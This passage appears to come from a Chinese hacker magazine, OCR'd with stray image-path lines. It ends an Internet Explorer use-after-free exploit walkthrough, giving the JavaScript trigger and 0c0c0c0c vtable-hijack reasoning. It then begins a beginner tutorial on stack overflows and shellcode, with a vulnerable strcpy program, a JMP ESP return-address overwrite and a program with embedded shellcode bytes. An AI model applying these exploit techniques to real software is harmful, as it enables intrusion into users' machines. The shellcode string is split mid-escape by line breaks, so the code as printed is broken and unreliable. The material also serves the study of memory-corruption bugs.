


图6

最后那一次7E8999EF断点，之后就是飞向光明之巅，如图7 所示。




图7

最后总结一下，在o1 释放后，新分配的img对象就占据了o1的位置，然后JS就要写入img.src字串了。注意，img.src字串并没有分配在o1 的"遗址"上，而是分配在另一块空间，并在img 对象中用一个指针eax指向它。写的时候是使用"mov dword ptr [eax], ecx"（然后逐渐将eax递增，见图6）连续往这个地址里写的。然而，第1次写入的时候，eax指向哪里呢？见图6，虽然o1已经被释放了，但eax仍然指向了原来的虚表，这样后果就严重了，因为o2是由o1复制来的对象，它们有相同的虚表指针（换句话说，它们共用一个虚表），这使得我们有机会通过这次写入操作修改掉虚表，篡改其中的虚函数地址，改成我们想去的地址，比如0c0c0c0c，最后在o2执行o2.click虚函数的时候（call dword ptr [ecx+4]），跳过去执行ShellCode，如图8所示。

现在回头再看exploit，其义自见。




图8

```
var o2 = o1.cloneNode();
o1.clearAttributes(); o1=null; CollectGarbage();
//释放o1对象
for(var x=0;x<a1.length;x++) a1[x].src=s1;
//挖坟开始，在o1“遗址”上的虚表指针指向的空间里写入任意内容
o2.click;
//执行0c0c0c0c，触发漏洞
```

小知识 编译器调用虚拟函数的汇编码（参考Think in C++）：

push funparam：先将函数参数压栈。

push esi：将this指针压栈，以确保在当前类上操作。

mov bx,word ptr[esi]：因为VC++编译器将vptr放在类的第1个位置上，所以ebx内为vptr。

call dword ptr[ebx+n]：调用虚拟函数。n=所调用的虚拟函数在对应vtable中的位置。


此时看看最后一句，再看看o2.click的“call dword ptr [ecx+4]”，眼熟吧!?

一点心得：什么时候用90做缓冲指令？什么时候用0a（0b,0c）?

假设我们控制了eax，当跳向ShellCode的jmp/call，形如"jmp/call eax"时，ShellCode前用90和0a缓冲都可以。但如果关键跳是"jmp/call dword ptr [eax+n]"这种形式，就只能使用0a做缓冲指令。比如这个漏洞，关键跳是"call dword ptr [ecx+4]"，我们控制了ecx为0c0c0c0c，而"call dword ptr [0c0c0c0c+4]=call dword ptr [0c0c0c10] =call 0c0c0c0c"，这样就成功进入ShellCode了。根本原因就在于，0c0c既可以当缓冲指令执行，又可以当成地址来取值，0c0c0c0c这个地址的东西还是0c0c0c0c，这样相当于可以无限抵消中括号了，但90就不行，它只能当指令，不能当地址。

前置知识: 溢出
关键词: 漏洞、ShellCode、汇编

菜鸟版Exploit编写指南之五十



缓冲区溢出初探

——ShellCode的编写

文/图 葬我以吻

我是信息对抗技术专业大三的学生，对黑客技术有着深深的向往。虽然我现在的黑客水平充其量也只能算是入门级，但从某个角度来说，我算是幸运的了，因为至少我跨入了黑客领域的大门。本文中，我将手把手一步一步地教大家如何编写一个属于自己的ShellCode，只需要你具备VC6.0的基本使用基础即可。

有的人可能会说，网上有很多现成的ShellCode可供下载，何必自己写呢？我的回答是：首先，我们学习黑客技术的目的是提高自己的计算机应用水平，在对黑客技术的不断探索中不断学习，因此，我们在学习缓冲区溢出的时候，应该深入学习缓冲区溢出漏洞的原理以及编写ShellCode，唯有如此，才能进步；其次，ShellCode的移植性并不强，根据有漏洞主机操作系统的不同和所打的补丁不同，ShellCode都必须进行必要的修改，所以，必须学会编写ShellCode才有进一步修改现成的ShellCode的能力。下面进入正题，对缓冲区溢出漏洞的原理作一下简单介绍。

我们先一起来研究下面这段代码(程序为1.c)。

```
#include<stdio.h>
#include<string.h>
void copy(char * input)
{
char var[10];
strcpy(var,input);
}
int main()
{
char source[]="abcdefghijklmnopqrstuvwxyz";
copy(source);
}
```

运行结果如图1所示，程序发生了错误。错误信息为"0x74737271指令引用的0x74737271内存。该内存不能为read"。0x74737271是tsrq的ASCII码，这是巧合吗？不是。




图1

程序在调用函数时会有一些参数进入堆栈。以上述程序为例，程序在调用copy()函数时，进入堆栈的参数有多个，比如copy()函数的参数，copy()函数的入口地址，copy()函数中所定义的变量，以及main()函数为了保护将寄存器进栈，等等。参数进栈完毕，堆栈中的部分情况如图2所示。其中ret占4个字节，ebp占4个字节，由于内存分配是以4个字节为最小单位的，因而var[10]分配了12个字节。

var[10]
ebp
ret

图2

回到本例中，当source[]="abcdefghijklmnop

qrstuvwxyz",strcpy(var,source)后,由于source中的字符串过长,因此覆盖到了ret。我们数一下内存,当字符串长度超过16个字节时,ret就会被覆盖,覆盖ret的自上而下正好是qrst。由于堆栈自上而下地址为从低到高,因此ret的值为0x74737271。

ret这4个字节代表的正好是函数copy()执行完毕返回时,程序接着要执行的指令所在的地址。于是,当copy()函数返回时,程序执行了0x74737271这个内存地址中的指令,而这个内存地址中的指令是不合法的,导致程序出错。

概括地说,出现缓冲区溢出漏洞的原因是程序中对于数组的界限没有严格定义。在利用缓冲区溢出漏洞的时候,只要构造一个足够长的字符串,将ret覆盖了,那么程序就会出错。因此我们可以构思,创造出一个特殊的字符串,这个字符串的形式为"aaaaa….aaaa+JMP ESP的地址+ShellCode",前面的字符a将变量var[10]和ebp的内存全部填满,这样JMP ESP的地址正好覆盖了ret。

这会出现怎样的效果呢?当函数copy()执行完毕返回时,程序跳到了JMP ESP的地址去执行,也就是执行JMP ESP这条指令,而这条指令的功能是使程序跳到栈顶去执行。此时,在函数copy()返回时,var[10]、ebp、ret已经出栈,那么栈顶不正好是ShellCode的首个字节吗?于是,计算机开始执行我们的代码。JMP ESP在Windows 2000/XP/2003下的通用跳转地址为0x7ffa4512。

接下来将代码改成如下形式,其中的ShellCode为弹出一个对话框的机器码(程序为2.c),执行结果如图3 所示。




图3

```
#include<stdio.h>
#include<string.h>
#include<windows.h>
void copy(char * input)
{
char var[20];
strcpy(var,input);
}
int main()
{
char source[]="aaaaaaaaaaaaaaaaaaaaaaaa\x12\x45
\xfa\x7f\x55\x8b\xec\x33\xff\x57\x57\xc6\x45\xfd\x32
\xc6\x45\xfc\x33"
"\xc6\x45\xfb\x72\xc6\x45\xfa\x65\xc6\x45\xf9
\x73\xc6\x45\xf8\x75\xba\x77\x1d"
"\x80\x7c\x52\x8d\x55\xfc\x52\x8d\x55\xf8\x52\xff\x55
\xf4\x55\x8b\xec\x33\xff"
"\x57\xc6\x45\xfc\x48\xc6\x45\xfd\x69\xc6\x45\xfe\x21\x
ba\x8a\x05\xd5\x77\x52"
"\x57\x8d\x55\xfc\x52\x52\x57\xff\x55\xf8\x55\x8b\xec\
x33\xff\xba\xa2\xca\x81"
"\x7c\x52\x57\xff\x55\xfc";
copy(source);
}
```

下面我以编写一个打开CMD窗口的ShellCode为例,一步一步教大家编写ShellCode。我们先用C语言编写完成打开CMD窗口的程序(程序为3.c),执行效果如图4 所示,成功地打开了CMD窗口。

